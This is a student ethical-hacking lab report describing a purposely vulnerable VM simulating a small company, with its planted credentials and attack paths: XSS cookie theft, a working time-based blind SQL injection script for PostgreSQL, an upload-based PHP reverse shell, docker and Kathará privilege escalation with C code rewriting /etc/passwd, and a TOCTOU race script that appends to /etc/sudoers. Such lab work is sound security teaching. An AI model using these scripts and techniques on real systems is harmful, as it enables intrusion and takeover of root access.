Report 1 - Ethical Hacking - Group 14

Perini Fabio, 1973406
perini.1973406@studenti.uniroma1.it

Soldano Antonio, 1855846
soldano.1855846@studenti.uniroma1.it

Vincitorio Emanuele, 1811290
vincitorio.1811290@studenti.uniroma1.it

Zara Lorenzo, 1967647
zara.1967647@studenti.uniroma1.it

30 May 2021

1 Introduction

We designed a Virtual Machine (VM) named *VM_4760124323514932* based on *Ubuntu 20.04 LTS 64 bit*, which simulates an enterprise with 4 employees. This VM host different services in order to let the employees work with the enterprise environment: the email used to communicate for work and a blog that employee can use to discuss and organize event between them. The machine has 4 users:

Local Access	Privilege escalation	Username	Password
XSS	Kathara TOCTOU	MelButch	fruittechIsA!_statusOfMind_2247
Blind SQLi	Kathara Buffer overflow TOCTOU	JohSnow	Snowboard__68
OSINT PHP reverse shell	Kathara Docker TOCTOU	FraBrown	DancingBallerina
OSINT	Kathara TOCTOU	GloNucks	MexicoIsFreeCaramba

As we can see in the table we put different paths to perform specific local access and moreover to perform also privilege escalation on specific users.

These are the passwords for Administrator, only used to install services, and root.

Username	Password
Administrator	72c6ccf26802e2205112f1cfe38eb76161d112f0ef79451139362088c618e05f
root	658594a4cf75307e6_e9761a5e8186eb41f1c!d67aca17e739-8f7b0cc0f21961e0

Before setting up the machine, we added in */etc/sysctl.d* a script which disables the Address Space Layout Randomization (ASLR) at boot.

2 Local access

In order to perform a local access we provided different vulnerabilities which could lead a malicious user to take control over the VM. First of all we implemented a web server that offers a blog and an email section, which can be exploited through XSS, Blind SQL Injection and OSINT attacks, since the blog contains also useful information that can be used for social engineering. Moreover, we also did not enforce the security policy on file upload, thus this path can be exploited injecting a PHP reverse shell. To provide a better simulation of a real case scenario we decided to enable SSH which is often used by companies.

2.1 Web server (3 path)

The web server hosts two services: the email and the blog. The two sections are logically separated, even if they are implemented in the same web server. Indeed, logging into one service does not mean being logged into the other one. We decided to design the server in this way to prevent one user compromising the entire platform. The following table shows the email credentials:

Name	Surname	Email	Password
Melinda	Butcher	melindabutcher@fruittech.com	fruittechIsA!_statusOfMind_2247
John	Snow	johnsnow@fruittech.com	Snowboard__68An-dIRealLyèLoveSn0w
Frank	Brown	frankbrown@fruittech.com	ILoveDancing_53AndI85WillBeat?Thanos
Gloria	Nucks	glorianucks@fruittech.com	MexicoIsFree%CarambaAnd_All$TheChild
Customer	Service	customerservice@fruittech.com	SoyAWS!Lab2021about$allThis5%shit
External	Client	externalclient@fruiittech.com	external1!1Client34andYOU23ŵillNeVer

and here we can find the blog credentials:

Name	Surname	Username	Password
Melinda	Butcher	MelButch	ILoveThis23Cup_of?Thea85_BUtWill
John	Snow	JohSnow	Snowboard__68
Frank	Brown	FraBrown	ILoveDancing_53AndI85WillBeat?Thanos
Gloria	Nucks	GloNucks	MexicoIsFree%CarambaAnd_All$TheChild

2.1.1 XSS

The email platform provides a login page where the users login and access their inbox email. In this page we can find a button which let us get in touch with the customer-service in order to receive some information or ask for help (e.g. forgotten password). In fact it is possible to contact the customer help service just filling a form. At this point, the attacker can perform an XSS exploit creating a script able to extract the customer service's **session cookie** in order to login in the email section. This script must be inserted in one of the form fields so that, when the employee who's in charge of answering to the customer-service receives e-mails, the browser will execute the script as soon as it is read. An example of a possible script is the following:



Figure 1: Example of the script to inject

This script will be executed on the customer-service client machine. To simulate that, we created a server-side web client with *Selenium* which logs in every 10 seconds and reads all the emails. Once the attack has been performed, the intruder can run *socat* to listen to all incoming requests. Here we can see what it is received after submitting the script:

Figure 2: Example of a returned cookie from the previous script

The attacker needs to load the "email" cookie inside his browser and then refresh the page to get access to the customer service inbox email. Some emails contain helpful information to gain access to the machine. In this regard, in our scenario there is a message from the customer service replying Melinda Butcher, who was asking for help to reset his account password:

"We wanted to inform you that you password for the email melindabutcher@fruittech.com, related to the account MelButch, has been restored. You can now access to you machine with the following password: $fruittechIsA!\_statusOfMind\_XXXX$ where $XXXX$ is a only digits code that has been sent to your mobile phone via SMS. Glad we could help, The customer service."

With this information it is possible to access the VM with user $MelButch$ and password:

$fruittechIsA!\_statusOfMind\_XXXX$. We can crack $XXXX$ code using a well crafted wordlist and brute force the system via SSH. The average time to complete the **Hydra dictionary attack** is about one hour. The real password can be find on the email table.

2.1.2 Blind SQL Injection

The blog section provides a login page which allows the users to public their posts as authenticated ones. The login is limited to the employees of the enterprise. In the login page it can be performed a blind SQL Injection due to the fact that the input of the form, because of a careless developer, is not sanitized.

Server side, the login endpoint only responds with a cookie or with the status code, so the attacker cannot know further information while performing the SQLi. To exploit this vulnerability the attacker must attempt to catch the password and the username that are inside the database. As we have built the system, we know that the passwords are stored in clear text in a given table with a given column name, thus a generic attacker is unaware of it. In addition, since the database technology is PostgresSQL, the attacker has to use the specific functions of the DBMS. In order to verify the effectiveness and the validity of the attack we have created a script able to brute force the structure of the database (retrieving table and column names) and all the rows for each columns that we previously have found on the table.

```
import time
import requests
import string

def sendRequest(url, query):
   body = {
      'username' : "1'; " + query ,
      'password' : 'prova'
   }
   requests.post(url, json=body)

def computeQuery(param, column, tableName):
   query = "(SELECT CASE WHEN " + column + " LIKE '" + param + "%' THEN pg_sleep(1) ELSE 'other'
       END FROM " + tableName + ") --"
   return query

def find_char(previous, final, finals, query, column, tableName):
   url = 'http://ipAddressOfTheMachine/api/blog/signin'
   for c in string.printable:
      if c in string.punctuation:
         newTestPass = previous + "\\" + c
      else:
         newTestPass = previous + c
      start = time.time()
      sendRequest(url, query(newTestPass, column, tableName))
      if time.time() - start > 0.8:
         i = 0
         isPresent = False
         for finalPassword in finals:
            if finalPassword in final + c:
               isPresent = True
               break
            i += 1
         if isPresent:
            finals[i] = final + c
         else:
            finals += [final + c]
         finals = find_char(newTestPass, final + c, finals, query, column, tableName)
   return finals

def architectureDiscovery():
   tables = find_char('', '', [], computeQuery, "tablename", "pg_catalog.pg_tables WHERE schemaname
       != 'pg_catalog' AND schemaname != 'information_schema'")
```

```
    print("Tables:", tables)

    for table in tables:
        columns = find_char('', '', [], computeQuery, "column_name", "INFORMATION_SCHEMA.COLUMNS
            WHERE table_name='" + table + "'")
        print("Columns of table", table, ":", columns)

        # Complete dump of the given table and column
        # for column in columns:
        #  dumped = find_char('', '', [], computeQuery, column, table)
        #  print("Columns of table", table, "for column", column, ":", dumped)

architectureDiscovery()

''' Specific dump of the a specific table and a specific column
    retrived thanks to architectureDiscovery() function '''
table = "users"
column = "password"
dumped = find_char('', '', [], computeQuery, column, table)
print("Columns of table", table, "for column", column, ":", dumped)
```

Using the sleep function we can check whether the script brute forces a correct character, indeed it execute the sleep if the predicate returns true. The function *find_char(...)* checks if the trial word created by the brute force is present in any of the rows, in the given column of the given table. This is performed by executing using as predicate $rowName\ LIKE\ trialWord$ in a $CASE\ WHEN\ ...\ THEN\ ...\ ELSE\ ...$ scenario, where the condition of $WHEN$ is the previous predicate, and, the action performed if the predicate is true, is the function $pg\_sleep(x)$. When the trial word matches an element in a row, then the sleep function is activated for x seconds, immediately otherwise. This is why the script measures the time of response of the packet sent to the database, so that the attacker can know if the submitted trial word is present in a row of the table in the DB or not. The user John Snow is the only one who uses the same password for local access and blog accces. Thanks to this, the attacker is able to gain the JohSnow shell through SSH.

Here we can see a result of the previous script. Since we knew the specific column and table name of the users' password, we executed last function with fixed parameters. Executing normally the *architectureDiscovery* function we'll find the structure of the DB on postgres, giving the following results:

```
Tables: ['comment', 'post', 'users']
Columns of table comment : ['postid', 'posti', 'text', 'userid']
Columns of table post : ['userid', 'post', 'title', 'useri']
Columns of table users : ['email', 'firstname', 'id', 'lastname', 'password', 'username']
Columns of table users for column password : ['ILoveDancing_53AndI85WillBeat?Thanos', 'ILoveThis23Cup_of?Thea85_BUtWill', 'MexicoIsFree%CarambaAnd_All$TheChild', 'Snowboard__68']
```

Figure 3: Example of value printed from the previous script

So once we retrieved the password column: - we can retrieve also the username password, - we can try password combined with the username - we can make a query with the same script asking to retrieve the password with the specific username in order to get the combination (password, username).

Once we got the combination (password, username) we can try to insert these username and password in the VM, and we will find out that the user John Snow uses exactly the same credentials of the blog section in the web server as local access.

2.1.3 OSINT

OSINT is a particular method that exploits social engineering in order to perform an attack against an IT infrastructure.

We can collect public information present on the posts under the blog section and use taste and personality of the user as basis for the attack. In fact, using a combination of words that seems significant to users' posts, it is possible to create a dictionary in order to gain local access toward the VM.

In particular, it is easy to find the Gloria Nucks' password thanks to her post in the blog section.

2.2 PHP Reverse Shell (1 path)

There is an Apache HTTP/PHP server hosted by a Docker container, which is running on the 8082 port of the machine, that provides a way to upload files and share them among the employees of the company.

It is easy to check that there is no control over the name nor file extension, but the adversary has to discover that the file is uploaded in a different server folder. The attacker, who checks that the *http://[ip]:[port]/[filename]* URL is not working, has to brute force server directories, for example he could use *DirBuster* with an URL Fuzz search.

In fact, the *usr/share/dirbuster/wordlists/directory-list-2.3-medium.txt* dictionary (already present in Kali distributions) contains the folder name in which the files are uploaded: unixnfs.



Figure 4: Dirbuster URL Fuzz search

Once loaded the reverse shell, the attacker is able to surf directories and see that the server is running on a docker container (.dockerenv file is present at first sight). At this point the attacker gained www-data user access.

As Docker main user, Frank Brown stored his public and private keys under */usr/share/.ssh* docker's hidden folder in order to have fast remote access to his machine. After the attacker downloaded the private key, which gives him the root privileges, he can connect to the FraBrown's ssh by typing

```
$ ssh -i id_rsa FraBrown@[ip]
```



Figure 5: SSH connection

3 Root access

Once the attacker got the local access to the machine, he's able to escalate privileges through the following paths

3.1 Docker privilege escalation (1 path)

If the attacker is logged in as FraBrown through ssh he can type "id" and check he's part of the docker(135) group.



Figure 6: Docker group assigned to the user

This specific user has access to docker service. The attacker can run a docker image on-the-fly typing

```
$ docker run -v /etc/:/mnt -it alpine
```

This command runs a docker alpine image, mirroring the /etc host folder to the /mnt docker one. Since the user has root access inside the docker image, he is able to access the protected files.



Figure 7: Mount /etc through docker

With *docker run* command it is possible to mirror any folder present on the host machine as root. If the attacker wants to go further, he can simply change the root user's password in the */etc/passwd* file.

3.2 Kathará (1 path)

This privilege escalation exploits the Kathará framework, which is a lightweight container-based network emulation system. Kathará has been installed on the machine so that all users are allowed to start labs and it is available under */usr/bin/kathara*. Although no particular settings have been applied on the service, unbeknownst to all users, an attacker could exploit the framework to get inside the home of the user who launched a Kathará lab, pretending to be the root user.

What the attacker has to do is to go inside Kathará settings through the command

```
$ kathara settings
```

and set the automatic */hosthome* mounting.



Figure 8: Set Kathará */hosthome* mounting

Then he can simply start the lab already present in Gloria Nucks' Desktop (if he has gained local access to the user GloNucks), or he can create and start a new lab by making a *lab* directory (let's say *$HOME/lab/*) containing a trivial *lab.conf* file with the following line inside:

$r[0] = "A"$

This simulate a simple router with an interface connected to the subnet area "A" but, since the attacker's goal is to get root privileges, this is not interesting.

Now the attacker can move inside the directory where *lab.conf* is located and start the lab with the command

```
$ kathara lstart
```

If the attacker is executing commands remotely, that lab will start but nothing would appear until the

```
$ kathara connect r
```

command is committed (where *r* can be replaced with whatever device present in GloNucks' *lab.conf*. If the started lab was the one present in Gloria Nucks' Desktop) the attacker can open a connection toward the virtual device where he is the all-powerful root user.

When the */hosthome* setting was applied, we allowed Kathará to mount a directory linked to the home directory of the user who launched the lab. Now the trick is that the attacker pretends to be the root user also in that home directory, simple as that!

There are many paths in order to get root access, but we'll show you just one of them.

Write a simple C program that replaces the root record inside */etc/passwd* file with a new one, where you choose the root password by yourself.

```c
#include <stdio.h>
#include <stdlib.h>
#include <unistd.h>

void main(){

        //set the UID of the effective user
        setuid(geteuid());

        FILE *in, *out;
        char ch, f;

        //root_user password will be "ciao"
        char root_user[] = "root:$6$sfyZ7JszcE32VI8h$46bHtyT..ADhgKQ5eEkrTTUtGFsWEEOnND8
            ymVvPvXPHahPR2BPPzRTah7uU4VixYfohELz7ChrxpfwKEu51X1:0:0:root:/root:/bin/bash";
        int first_line = 0;

        in = fopen("/etc/passwd", "r");

        //using a temp file to store a copy of /etc/passwd replacing 'root' user record
        out = fopen("passwd.tmp", "w+");

        fwrite(root_user, sizeof(root_user), 1, out);

        while((ch = fgetc(in)) != EOF) {
                if (!first_line) {
                        if (ch == '\n')              //ignoring 'root' user record
                                first_line = 1;      //(it won't be copied)
                }

                else {
                        //copying the file
                        fwrite(&ch, sizeof(char), 1, out);
                }

        }

        fclose(in); fclose(out);

        in = fopen("passwd.tmp", "r");      //restoring the /etc/passwd file
        out = fopen("/etc/passwd", "w+");   //with the new 'root' user record
                                            //            |
        while ((ch = fgetc(in)) != EOF) {   //            |
                                            //            |
                fwrite(&ch, sizeof(char), 1, out);  //  <---|

        }

        fclose(in); fclose(out);

}
```

Well that's not so easy: the root user that is visiting the hosthome is limited to that specific directory and can not escalate the user's file system, thus he's not able to reach */etc/passwd*. What an adversary has to do is tell the C program that you're going to run it as the effective user with *setuid(geteuid())* and then set the SUID bit on the executable, let's say by assigning 4777 permissions to the compiled program.



Figure 9: SUID bit set on the executable

Now exit the Kathará machine and execute the C program as the non-privileged user. Done! In this way the attacker impersonating a non-privileged user can run the program and modify the */etc/passwd*.

3.3 Toctou (1 path)

TOCTOU, which stands for Time Of Check to Time Of Use, is a common vulnerability in unix systems and it is in the wild since nineties.

It exploits a race condition, indeed, whenever we perform two operations which are not atomic, we can use the delay between them to change the system state.

We wrote a custom program named "appender" owned by root and added the SUID bit, the executable has permissions 4755 so everyone can launch it. This is an useful tool that appends one line at the end of an existing file.

The program is located under */usr/bin/* and the source code, which you can see in the image below, can be accessed in the */etc/appender* directory.

```c
#include <stdio.h>
#include <string.h>
#include <unistd.h>

int main(int argc, char* argv[]){
        if(argc!=2){
                printf("Usage: %s [filename]\n\n", argv[0]);
                return -1;
        }
        if(strcmp(argv[1], "-h")==0){
                printf("This program appends your input to the chosen "
                        "file if you have the necessary privileges\n\n"
                        "Usage: %s [filename]\n\n", argv[0]);
                return 0;
        }
        if(access(argv[1], F_OK)==-1){
                printf("The file %s does not exist, be sure to use an existing pathname\n\n", argv[1]);
                return -1;
        }
        if(access(argv[1], W_OK)==-1){
                printf("You don't have the privileges to write this file!\n\n");
                return -1;
        }
        else{
                FILE* fd=fopen(argv[1], "a");
                if(fd==NULL){
                        printf("Error occured opening file %s\n\n", argv[1]);
                        return -1;
                }
                char buffer[200];

                printf("Type below what you want to append:\n\n");

                fgets(buffer, sizeof(buffer), stdin);

                fprintf(fd, "%s", buffer);

                printf("Operation succeded correctly\n"
                        "QUITTING...\n\n");
                return 0;
        }
}
~
~
~
"appender.c" 42L, 978C
```

Figure 10: Program source code

In brief this program takes as input a file path, check whether the file exists or not and then, if the user has privileges to write it, appends the following input in tail.

The critical part which causes the race condition is the delay between the access function and the open one, let's explain it better.

The access function uses the REAL user id but the open function checks permissions using the EFFECTIVE user id, which is root because of the SUID bit.

If somehow we manage to pass the first two "access" checks, we could open any file on the system because the root user has the power to do it.

We can exploit this vulnerability with a simple script that runs the program with a writable file as input and then try to win the race against the program. The following snippets shows it:

```
#!/bin/bash


while true
do
        echo "ubuntu ALL=(ALL) NOPASSWD:ALL" | ./appender link
        if [ $? -eq 0 ]
        then
                sudo -n ls
                if [ $? -eq 0 ]
                then
                        echo "This user has now sudo privileges"
                        break
                else
                        echo "Lost the race, trying again..."
                fi
        else
                echo "Lost the race, trying again..."
        fi
done
~
```

Figure 11: Script 1 source code

```
#!/bin/bash


while true
do
        touch link
        ln -s -f /etc/sudoers link
        rm link
done
~
~
~
```

Figure 12: Script 2 source code

We need to run both the script at the same time and eventually it will win the race



Figure 13: Running race



Figure 14: The user has been added to the sudoers

Et voila, we can now run sudo without even prompting us the password.

3.4 Buffer Overflow (1 path)

A privilege escalation which could exploit a buffer overflow without any security mechanism has been added.

The program has been compiled with GCC using the following flags:

```
$ gcc -o 'My Notebook' -fno-stack-protector -z execstack -m32 -no-pie -g My\ Notebook.c
```

The program is located in a Git repository, but the vulnerable program is not visible at first sight since it has been patched. Because of that, the attacker can only see the newest solution.

Anyhow Git logs the previous versions of the repository, the attacker should check it and discover the vulnerable release.

